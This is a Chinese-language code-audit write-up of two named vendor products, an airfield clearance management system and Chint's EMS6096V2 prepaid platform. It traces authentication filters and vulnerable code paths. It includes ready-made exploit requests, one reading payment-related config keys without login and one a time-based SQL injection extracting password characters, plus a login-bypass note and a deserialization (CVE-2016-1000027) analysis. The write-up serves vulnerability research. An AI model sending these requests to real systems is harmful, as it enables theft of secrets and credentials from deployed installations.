
场站版净空管理系统 - 代码审计 场站版净空管理系统 - 代码审计一、基本信息系统名称: 场站版净空管理系统(Linux)版 V1.6.3 文档内看到是由 陕西中科启航科技有限公司开发的。介绍: 陕西中科启航科技有限公司是创新型高科技企业,以“军民融合”“军海融合”为目标。核心业务是惯性传感器、智能传感器等产品的研发、生产及销售,服务于军工、风电、海洋、交通等领域。公司已建成惯性产品生产线、风电安全与健康监测系统产品线,以及海洋光学设备装配测试及应用软件开发中心。开发语言: Python二、代码分析基础信息通过 nginx.conf 文件收集到api接口信息。location /api/ { proxy_pass http://127.0.0.1:48560/api/; }前端 nginx 代理真实后端地址为48560 端口,但是如果访问 48560 也是可以的。也就说明这里出现了配置错误的问题。既然知道 api 是 48560 启动的服务,那么查看他启动的服务是哪个。lsof -i :48560 cat /proc/<pid>/cmdline他在本地运行了 二进制文件 clear_api 。启动了 48560 端口。那么就需要解开二进制的文件反编译为 Python 的代码了;别问为啥是Python因为是Python写的,Ida里可以看到。如何获取二进制翻遍的源代码,这里我用到了 pyinstxtractor 和 uncompyle6; 我重新编写了脚本超级传送门完全自动化,不过你也可以尝试进行二开。将 ELF 文件反编译出 .py 代码后并没有 HTTP API 接口的实现方法。只是服务启动的基础部分;剩下的要逆向...FOFA 搜一下 图标的 hash 这我还渗透个屁啊,随便看看得了。黑盒测试黑河 启动!!!!登录绕过拦截到了数据包,修改响应体。.png)后面发现 他他的认证 Authorization 似乎可有可无,尝试了一下。不行,但是 js 里发现了。老九他没毛病。
-

正泰预付费 代码审计 正泰预付费(EMS6096V2) - 代码审计一、基本信息系统名称: 浙江正泰仪器仪表有限责任公司-预付费监控运营中心V2开发语言: java二、代码审计路由和全局过滤在 web.xml 下找到了 全局过滤处理方法<!-- Spring MVC Servlet --> <servlet> <servlet-name>Spring-Servlet</servlet-name> <servlet-class> org.springframework.web.servlet.DispatcherServlet</servlet-class> <init-param> <param-name>contextConfigLocation</param-name> <param-value> classpath:spring-*.xml </param-value> </init-param> <load-on-startup>1</load-on-startup> </servlet> <servlet-mapping> <servlet-name>Spring-Servlet</servlet-name> <url-pattern>*.do</url-pattern> </servlet-mapping>全局接口以 .do 结尾。跟进 它实现的 servlet-class 在 org/springframework/web/servlet/DispatcherServlet.java 的 doDispatch 找到了鉴权的具体实现。protected void doDispatch(HttpServletRequest request, HttpServletResponse response) throws Exception { ModelAndView mv; HttpServletRequest processedRequest = request; HandlerExecutionChain mappedHandler = null; int interceptorIndex = -1; .... if (interceptors != null) { for (int i = 0; i < interceptors.length; i++) { HandlerInterceptor interceptor = interceptors[i]; if (!interceptor.preHandle(processedRequest, response, mappedHandler.getHandler())) { ......... }关键点在 interceptor.preHandle,跟进。是个接口要找到他具体的实现类。这里已经很清楚了public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler) throws Exception { HandlerMethod method = (HandlerMethod) handler; Auth auth = (Auth) method.getMethod().getAnnotation(Auth.class); if (auth == null || auth.verifyLogin()) { String baseUri = request.getContextPath(); request.getServletPath(); SysTbluser user = SessionUtils.getUser(request); if (user == null) { response.sendRedirect(String.valueOf(baseUri) + "/login.shtml"); return false; } } return super.preHandle(request, response, handler); }通过 session 获取 user 信息,如果为空那么直接跳转到登录页面。下面继续我们的重点,不再过多阐述。1. 配置信息泄露@RequestMapping({"/GetSetting"}) @Auth(verifyLogin = false, verifyURL = false) public void GetSetting(String OptionName, HttpServletResponse response) throws Exception { Object szValue = EMSConfiguration.getParameterValue(OptionName); Map<String, Object> result = new HashMap<>(); result.put("value", szValue); HtmlUtil.writerJson(response, result); }关键代码如上,设置 Auth=false 不需要认证即可访问这个接口。 获取一个 OptionName 参数,跟进 getParameterValue。public static String getParameterValue(String parameterName) { return props.getProperty(parameterName); }具体实现如上,通过传递的键获取全局静态配置的值。全部代码如下:package ems.base.util; import java.io.FileNotFoundException; import java.io.IOException; import java.io.InputStreamReader; import java.util.Properties; import java.util.logging.Logger; public class EMSConfiguration { private static Logger logger = Logger.getLogger(EMSConfiguration.class.getName()); public static String Save_Image_Path = "E:/EMS6030/images/"; public static Integer Maximum_Fraction_Digits = 2; private static Properties props; static { loadProperties(); } public static void loadProperties() throws IOException { props = new Properties(); try { props.load(new InputStreamReader(EMSConfiguration.class.getClassLoader().getResourceAsStream("config.properties"), "UTF-8")); Save_Image_Path = props.getProperty("Save_Image_Path", Save_Image_Path); Maximum_Fraction_Digits = Integer.valueOf(props.getProperty("RESOURCEPACKAGE", String.valueOf(Maximum_Fraction_Digits))); } catch (FileNotFoundException e) { logger.info("Properties file not FOUND"); } catch (IOException e2) { logger.info("IOException: Properties file not FOUND"); } catch (NullPointerException e3) { logger.info("NullPointer: Properties file not FOUND"); } } public static String getParameterValue(String parameterName) { return props.getProperty(parameterName); } public static void main(String[] args) { System.out.println(getParameterValue("Maximum_Fraction_Digits")); } }首先 static { loadProperties();} 作为静态代码块,他被加载到 jvm 时会被执行一次,也就是说getParameterValue 它在被调用之前就会触发一次 loadProperties 自动加载配置文件。初始化:props = new Properties();可以看到 它通过 UTF-8 编码方式以字节流读取到了 config.properties 配置文件。props.load(new InputStreamReader(EMSConfiguration.class.getClassLoader().getResourceAsStream("config.properties"), "UTF-8")); Save_Image_Path = props.getProperty("Save_Image_Path", Save_Image_Path); Maximum_Fraction_Digits = Integer.valueOf(props.getProperty("RESOURCEPACKAGE", String.valueOf(Maximum_Fraction_Digits)));并设置默认值,读取 Save_Image_Path 如果不存在则默认为 Save_Image_Path 值。 第二个获取 RESOURCEPACKAGE 的值如果不存在也是同样使用默认值,并转换为 整数型。那么通过加载之后,可以通过 getParameterValue 指定方法获取 config.properties 的数据。读取配置信息。构造EXP:GET /EMS6096V2/GetSetting.do?OptionName=wx_APPID HTTP/1.1 Host: host User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36 GET /EMS6096V2/GetSetting.do?OptionName=wx_PATERNER_KEY HTTP/1.1 Host: host User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36 2. SQL注入系统依赖使用了 Mybatis 全局搜索 ${ 关键字 (即存在注入点)的语法。发现 BaseTbltimebucketMapper.xml 下的 checkUnique。<select id="checkUnique" resultType="java.lang.Integer" parameterType="Object"> select count(1) from sys_tbluser where ${paramName}='${paramValue}' </select>再次全局查找 checkUnique。在 com/base/service/BaseService.java 抽象类里找到public int checkUnique(String paramName, String paramValue) throws Exception { Map<String, String> paramMap = new HashMap<>(); paramMap.put("paramName", paramName); paramMap.put("paramValue", paramValue); return getDao().checkUnique(paramMap); }他是 int 类型,传递的参数 都为 String 符合预期,将参数传递到 HashMap 里,调用 checkUnique 进行SQL查询。Find use 一下 checkUnique 找到了一处调用。@RequestMapping({"/checkUnique"}) public void checkUnique(String paramName, String paramValue, HttpServletResponse response) { String result = BaseAction.SUCCESS; try { Integer count = Integer.valueOf(this.sysTbluserService.checkUnique(paramName, paramValue)); log.info("count:" + count + "paramName:" + paramName + "paramValue:" + paramValue); if (count != null) { if (count.intValue() > 0) { result = "fail"; } } } catch (Exception e) { e.printStackTrace(); log.error(e); } HtmlUtil.writerHtml(response, result); }通过接口发现 它是需要登录的,我们没环境无法登录;现在这个漏洞大概率是存在的,但无从考证 。首先,传递过来的参数(paramName, paramName) 都是 String 类型。 并直接传递到了 checkUnique 接口方法里,并没有进行过滤,Mybatis 的处理也调用了 ${} 基本大概率是可以 SQL注入的,基于 布尔类型。理论EXP:GET /EMS6096V2/sysTbluser/checkUnique.do?paramName=aa¶mValue=1%27+OR+%28SELECT+IF%28SUBSTR%28password%2C1%2C1%29%3D%27a%27%2C+SLEEP%285%29%2C0%29%29+--+%2B HTTP/1.1 Host: HOST User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36 3. 反序列化突然发现 他的 spring-boot 版本有点低,存在漏洞 org.springframework.web.servlet-3.1.1.RELEASE.jar 最简单的 RCE 漏洞 CVE-2016-1000027 触发反序列化。很简单的调用流程ReadObject 作为触发的矛头,跟进查找是哪里调用了 doReadRemoteInvocation。一整个链在这,循环调用。一直到 handleRequest 传递进来的 请求直接赋值给 readRemoteInvocation。跟进 handleRequest。@Override // org.springframework.web.servlet.HandlerAdapter public ModelAndView handle(HttpServletRequest request, HttpServletResponse response, Object handler) throws Exception { ((HttpRequestHandler) handler).handleRequest(request, response); return null; }再次跟进就到了这里在全局过滤里,说到认证鉴权的部分;判断访问时时候登录,如果没登陆则步入 triggerAfterCompletion。他是无法走到 ha.handle 的,从而无法触发反序列化。具体流程(AI生成)